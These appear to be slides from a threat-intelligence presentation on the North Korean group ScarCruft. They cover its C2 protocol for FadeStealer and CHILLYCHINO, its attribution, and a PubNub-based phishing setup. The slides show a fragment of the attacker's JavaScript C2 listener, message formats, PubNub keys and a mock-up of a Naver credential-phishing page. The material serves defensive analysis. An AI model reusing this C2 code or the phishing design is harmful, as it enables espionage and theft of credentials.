
I Malware C2 Infrastructure



I C2 Script for FadeStealer & CHILLYCHINO



I C2 Script for FadeStealer & CHILLYCHINO



Child → Parent

U={clientID}

- Register victim & polling for command

R={base64_res}

- Upload execution result

Parent → Child

U=parent

- Retrieve collected results

C={base64_cmd}

- Deliver command to victim

Attribution

I Connection to ScarCruft



I Overlaps with Operation 'Rocket Man'



- First seen in Apr 2018
- Malware Type: RAT
- Framework: .NET

00000000	70 73 2E 70 6E 64 73 6E 2E 63 6F 6D 1A 1D 4C 69	ps.pndsn.com..Li
00000010	75 4A 69 6E 1A 1D 73 75 62 2D 63 2D 66 32 66 32	uJin..sub-c-f2f2
00000020	65 39 33 32 2D 38 66 62 31 2D 31 31 65 38 2D 62	e932-8f01-11e8-b
00000030	64 66 35 2D 33 36 32 31 64 65 33 39 38 32 33 38	df5-3621de398238
00000040	1A 1D 70 75 62 2D 63 2D 37 30 30 32 30 62 62 33	..pub-c-70020bb3
00000050	2D 31 39 39 61 2D 34 31 35 31 2D 62 37 31 63 2D	-199a-4151-b71c-
00000060	62 34 36 33 36 66 30 36 62 32 34 34 1A 1D 73 65	b4636f06b244..se
00000070	63 2D 63 2D 4E 32 51 30 5A 6A 4D 30 4E 6A 41 74	c-c-N2Q0ZjM0NjAt
00000080	4D 54 4A 68 5A 69 30 30 4E 32 59 77 4C 57 45 32	MTJhZi00N2YwLWE2
00000090	4E 44 41 74 59 54 55 77 5A 57 45 35 5A 6D 59 77	NDAtYTUwZWE5ZmYw
000000A0	4E 47 4E 6B 1A 1D 63 69 70 2D 63 2D 51 50 57 4F	NGNk..cip-c-QPWO
000000B0	45 49 61 6C 73 6B 64 6A 71 70 77 6F 65 69 61 6C	EIalskdjqpwoeial
000000C0	73 6B 64 6A 1A 1D 31 31 31 39 1A 1D	skdj..1119..

- E:\project\windows\Rocket\Ant\Api\PubnubApi\obj\Debug\net35\Pubnub.pdb
- E:\project\windows\Rocket\Ant_3.5\Ant\obj\Release\Ant.pdb

*Source: ESTsecurity, OPERATION 'Rocket Man'


I PubNub-Based Phishing Infrastructure

```
var cnt = 0;
var connected = 0, received = 0;
var pubnub = new PubNub({
  subscribeKey: "sub-c-6b8bb4e6-9975-11e9",
  publishKey: "pub-c-73e43c61-887d-4dad",
  ssl: true
});
pubnub.subscribe({
  channels: ['bearisgood'],
});
pubnub.addListener({
  status: function(statusEvent) {
    if (statusEvent.category === "PNConnectedCategory") {
      connected = 1;
    }
  },
  message: function(message) {
    // handle message
    if (message.message === 'DOWN')
    {
      if (message.userMetadata.Command === 'REPLY_TEST')
      {
        received = 1;
        cnt = 0;
        var content = message.userMetadata.Content.split("\n");
```

The screenshot shows a web interface for account verification. At the top, there is a green header with the text '내정보' (My Information) on the left, a user profile icon labeled 'Sampl...' on the right, and a notification bell icon. Below the header is a sub-header '보안설정' (Security Settings). The main content area features a white box with the title '회원 계정 확인' (Member Account Confirmation) and a subtitle '안전한네이버 사용을 위해 회원님의 계정을 다시 한번 확인해주세요.' (Please verify your account once again for safe Naver use). There are three input fields: the first contains 'Sample', the second is labeled '비밀번호' (Password) and contains 'S2W'. Below the fields is a prominent green button labeled '확인' (Confirm). At the bottom of the box is a link labeled 'QR코드에 의한 확인' (Verify by QR code).

I Similarities in C2 Scripts


[2022] ScarCruff's Information Gathering Activities



Message Name (Feature)	Data Format
UP (Sends HELLO and uploads command result)	<code>{"Id": "PC Name", "Textdata": "SEVMTw=="}</code>
DOWN (Transmits CMD command)	<code>{"Id": "PC Name", "Textdata": "SEVMTw=="}</code>

ASEC "RedEyes Group Wiretapping Individuals (APT37)"

[2025] Decrypted PHP Script



Unregistered clientID triggers **SEVMTw==** entry in parent queue

Parent queue in "info" file

```
[
  {"id": "", "text": ""},
  {"id": <clientID>, "text": "SEVMTw==" }
]
```

I Diamond Model



Adversary

Type: APT

Origin: North Korea

Threat Actor: ScarCruft

Alias: APT37, Geumseong121, Reaper, Ricochet Chollima, Pearl Sleet

Infrastructure

C&C Server

PubNub

Compromised South Korean Server

Email

creativeidea2024@proton.me

I Diamond Model



Capability

Programming Language

PowerShell

AutoIt

Python

C/C++

Rust

Malware (Custom)

Info-stealer

Ransomware

Backdoor

Injector

MITRE:

Resource Development

Defense Evasion

Persistence

Command and Control

Impact

Victim

Target Country: South Korea

Target Sector: Diplomatic


Takesaway

I Takesaway



ChinopuNK: A Subgroup of ScarCruft

This campaign reveals ScarCruft's internal subgroups, with ChinopuNK linked to Chinotto and now spreading new malware via real-time messaging C2s.



Use of Multiple Programming Languages

ScarCruft has begun adopting modern languages such as Go and Rust, reusing existing malware to increase versatility and strengthen detection evasion.



A Shift in ScarCruft's Strategic Objectives

The introduction of ransomware marks a departure from ScarCruft's traditional espionage focus, suggesting new financial motives or broader disruptive objectives.

Thank You

 gimjiho@s2w.inc